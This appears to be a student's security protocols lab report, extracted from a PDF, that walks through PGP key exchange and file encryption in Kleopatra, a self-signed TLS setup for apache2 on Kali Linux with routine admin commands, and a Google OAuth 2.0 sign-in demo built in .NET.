
PGP - To do

- Install PGP App
- Generate Key & cert
- Sign
- Encrypt
- Exchange certs to create the Web Of Trust
- Validate a Signature


We have installed the Kleopatra PGP App in the live lab. We have generated two keys, and two certificates associated with them on different machines. For each web of trust, Alice, respectively, Bobică are the root of their webs.



In order to encrypt something and also verify its authenticity we exchanged the certificates between the machines in the live lab via the **Import/Export** options and saving the identities on a shared space. Let's encrypt some dummy document from Alice's machine and verify if it is trusted by the other party.



We specify that we want to encrypt the file for others too to make them decrypt the content even if they do not trust us. In our case it won't make a difference between we use only two parties. After the encryption is finished, we get a **dummy.pdf.gpg** file. We can decrypt/verify it on Bobică's end.



Everything is valid meaning that our exchange of certificates was done right.

TLS

TLS

- Demo IIS
- Demo apache2
- Useful commands:
 - systemctl restart apache2
 - systemctl stop apache2
 - apache2ctl configtest
- Useful files:
 - /etc/apache2/sites-available/default-ssl.conf
 - /etc/apache2/ssl.crt/
 - /etc/apache2/
 - /etc/apache2/mods-enabled/ssl.conf
 - /var/www/html

Iulian Aciobanitei, Phd Security Protocols Tasks

We have seen the IIS demo live in the lab. Now moving on to the apache2.

We must create a working apache2 SSL configuration using a certificate generated on our behalf.

Commands used:

```
// starting the apache2 service
```

```
└─(root㉿kali)-[~]
```

```
└─# systemctl start apache2
```

```
// enabling ssl for apache2
```

```
└─(root㉿kali)-[~]
```

```
└─# a2enmod ssl
```

Considering dependency mime for ssl:

```
Module mime already enabled  
Considering dependency socache_shmcb for ssl:  
Module socache_shmcb already enabled  
Module ssl already enabled
```

You are about to be asked to enter information that will be incorporated
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:RO

State or Province Name (full name) [Some-State]:Bucharest

Locality Name (eg, city) []:Sector 1

Organization Name (eg, company) [Internet Widgits Pty Ltd]:ASE

Organizational Unit Name (eg, section) []:ISM

Common Name (e.g. server FQDN or YOUR name) []:local

Email Address []:zecheruliviu21@stud.ase.ro


// instructing apache2 to pinpoint to our key-pair instead of the default one


```
└─(root㉿kali)-[/etc/apache2/ssl]
  └─# nano /etc/apache2/sites-available/default-ssl.conf
// enabling SSL virtual host

└─(root㉿kali)-[/etc/apache2/ssl]
  └─# a2ensite default-ssl.conf
Site default-ssl already enabled
// restarting apache2 to apply modifications

└─(root㉿kali)-[/etc/apache2/ssl]
  └─# systemctl restart apache2
```

Let's try to access Alice's site from Bobică perspective over **HTTPS**. We only get a warning from Mozilla that the certificate is self-generated, but nonetheless our connection is secured.





OAuth 2.0

TO DO

- Implement an OAuth 2.0 app
- Firstly, use the attached project
- Configure OAuth 2.0 client in Google Cloud Console
- Follow the instructions in readme
- Implement the same flow using other language (.net, java, etc.)

I will implement a similar app in .NET. We create a simple Razor Pages app. We first register our app into Google Cloud Console interface. Then we build a minimalistic server-side rendering webapp. The result is:



Welcome to Google OAuth Demo

[Sign in with Google](#)



Good day, Zeek Liviu!

Your email is: jucatoruldecs@gmail.com

Your avatar is:

